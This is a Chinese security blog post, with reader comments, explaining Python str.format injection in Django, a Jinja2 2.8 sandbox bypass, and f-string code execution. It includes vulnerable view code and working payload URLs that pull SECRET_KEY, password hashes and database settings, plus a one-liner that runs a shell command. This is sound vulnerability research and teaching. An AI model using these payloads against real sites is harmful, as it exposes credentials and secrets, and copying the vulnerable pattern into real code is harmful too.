Python 格式化字符串漏洞（Django为例）

PHITHON 2017 一月 05 16:27 | 阅读: 25611 | #网络安全 | #字符串格式化漏洞, #django, #python安全

在C语言里有一类特别有趣的漏洞，格式化字符串漏洞。轻则破坏内存，重则读写任意地址内容，二进制的内容我就不说了，说也不懂，分享个链接 https://github.com/shiyanlou/seedlab/blob/master/formatstring.md

Python中的格式化字符串

Python中也有格式化字符串的方法，在Python2老版本中使用如下方法格式化字符串：

```
"My name is %s" % ('phithon', )
"My name is %(name)%" % {'name':'phithon'}
```

后面为字符串对象增加了format方法，改进后的格式化字符串用法为：

```
"My name is {}".format('phithon')
"My name is {name}".format(name='phithon')
```

很多人一直认为前后两者的差别，仅仅是换了一个写法而已，但实际上format方法已经包罗万象了。文档在此： https://docs.python.org/3.6/library/string.html#format-strings

举一些例子吧：

```
"{username}".format(username='phithon') # 普通用法
"{username!r}".format(username='phithon') # 等同于 repr(username)
"{number:0.2f}".format(number=0.5678) # 等同于 "%0.2f" % 0.5678，保留两位小数
```

```
"int: {0:d};  hex: {0:#x};  oct: {0:#o};  bin: {0:#b}".format(42) # 转换进制
"{user.username}".format(user=request.username) # 获取对象属性
"{arr[2]}".format(arr=[0,1,2,3,4]) # 获取数组键值
```


上述用法在Python2.7和Python3均可行，所以可以说是一个通用用法。

格式化字符串导致的敏感信息泄露漏洞

那么，如果格式化字符串被控制，会发送什么事情?

我的思路是这样，首先我们暂时无法通过格式化字符串来执行代码，但我们可以利用格式化字符串中的“获取对象属性”、“获取数组数值”等方法来寻找、取得一些敏感信息。

以Django为例，如下的view:

```
def view(request, *args, **kwargs):
    template = 'Hello {user}, This is your email: ' + request.GET.get('email')
    return HttpResponse(template.format(user=request.user))
```

原意为显示登陆用户传入的email地址:

但因为我们控制了格式化字符串的一部分，将会导致一些意料之外的问题。最简单的，比如:

输出了当前已登陆用户哈希过的密码。看一下为什么会出现这样的问题：`user`是当前上下文中仅有的一个变量，也就是format函数传入的`user=request.user`，Django中`request.`

`user`是当前用户对象，这个对象包含一个属性`password`，也就是该用户的密码。

所以，`{user.password}`实际上就是输出了`request.user.password`。

如果改动一下view：

```
def view(request, *args, **kwargs):
    user = get_object_or_404(User, pk=request.GET.get('uid'))
    template = 'This is {user}\'s email: ' + request.GET.get('email')
    return HttpResponse(template.format(user=user))
```

将导致一个任意用户密码泄露的漏洞：

利用格式化字符串漏洞泄露Django配置信息


上述任意密码泄露的案例可能过于理想了，我们还是用最先的那个案例：

```
def view(request, *args, **kwargs):
    template = 'Hello {user}, This is your email: ' + request.GET.get
('email')
    return HttpResponse(template.format(user=request.user))
```

我能够获取到的变量只有`request.user`，这种情况下怎么利用呢?

Django是一个庞大的框架，其数据库关系错综复杂，我们其实是可以通过属性之间的关系去一点点挖掘敏感信息。但Django仅仅是一个框架，在没有目标源码的情况下很难去挖掘信息，所以我的思路就是：去挖掘Django自带的应用中的一些路径，最终读取到Django的配置项。

经过翻找，我发现Django自带的应用“admin”（也就是Django自带的后台）的models.py中导入了当前网站的配置文件：



所以，思路就很明确了：我们只需要通过某种方式，找到Django默认应用admin的model，再通过这个model获取settings对象，进而获取数据库账号密码、Web加密密钥等信息。

我随便列出两个，还有几个更有意思的我暂时不说：

```
http://localhost:8000/?email=
{user.groups.model._meta.app_config.module.admin.settings.SECRET_KEY}
```

```
http://localhost:8000/?email=
{user.user_permissions.model._meta.app_config.module.admin.set-
tings.SECRET_KEY}
```

Jinja 2.8.1 模板沙盒绕过

字符串格式化漏洞造成了一个实际的案例——Jinja模板的沙盒绕过（ https://www.palletsprojects.com/blog/jinja-281-released/ ）

Jinja2是一个在Python web框架中使用广泛的模板引擎，可以直接被被Flask/Django等框架引用。Jinja2在防御SSTI（模板注入漏洞）时引入了沙盒机制，也就是说即使模板引擎被用户所控制，其也无法绕过沙盒执行代码或者获取敏感信息。

但由于format带来的字符串格式化漏洞，导致在Jinja2.8.1以前的沙盒可以被绕过，进而读取到配置文件等敏感信息。

大家可以使用pip安装Jinja2.8：

```
pip install https://github.com/pallets/jinja/archive/2.8.zip
```

并尝试使用Jinja2的沙盒来执行format字符串格式化漏洞代码：

```
>>> from jinja2.sandbox import SandboxedEnvironment
>>> env = SandboxedEnvironment()
>>> class User(object):
...  def __init__(self, name):
...   self.name = name
...
>>> t = env.from_string(
...  '{{ "{0.__class__.__init__.__globals__}".format(user) }}')
>>> t.render(user=User('joe'))
```

成功读取到当前环境所有变量`__globals__`，如果当前环境导入了settings或其他敏感配置项，将导致信息泄露漏洞：

相比之下，Jinja2.8.1修复了该漏洞，则会抛出一个SecurityError异常：

f修饰符与任意代码执行

在PEP 498中引入了新的字符串类型修饰符：f或F，用f修饰的字符串将可以执行代码。文档在此 https://www.python.org/dev/peps/pep-0498/

用docker体验一下：

```
docker pull python:3.6.0-slim
docker run -it --rm --name py3.6 python:3.6.0-slim bash
pip install ipython
ipython
```

```
# 或者不用ipython
python -c "f'''{__import__('os').system('id')}'''"
```


可见，这种代码执行方法和PHP中的`<?php "${@phpinfo()}"; ?>`很类似，这是Python中很少有的几个能够直接将字符串转变成的代码的方式之一，这将导致很多“舶来”漏洞。

举个栗子吧，有些开发者喜欢用eval的方法来解析json：

在有了f字符串后，即使我们不闭合双引号，也能插入任意代码了：

不过实际利用中并不会这么简单，关键问题还在于：Python并没有提供一个方法，将普通字符串转换成f字符串。

但从上图中的eval，到Python模板中的SSTI，有了这个新方法，可能都将有一些突破吧，这个留给大家分析了。

另外，PEP 498在Python3.6中才被实现，在现在看来还不算普及，但我相信之后会有一些由于该特性造成的实际漏洞案例。

参考链接：

http://lucumr.pocoo.org/2016/12/29/careful-with-str-format/

https://www.palletsprojects.com/blog/jinja-281-released/

https://virusdefender.net/index.php/archives/761/

赞赏

喜欢这篇文章？打赏1元

评论

LandGrey 2017 六月 02 21:46 回复

看了很久也就想出这种调用：

```
user.__class__._meta.app_config.module.admin.settings.DATABASES
```

gugu 2021 十二月 06 21:50 回复

@LandGrey 只要是setting中的配置都可以调出来吧

凯哥自媒体 2017 一月 09 12:01 回复

挺好的，感谢博主的分享。

昵称 | 邮箱（可留空） | 链接（可留空）

验证码

提交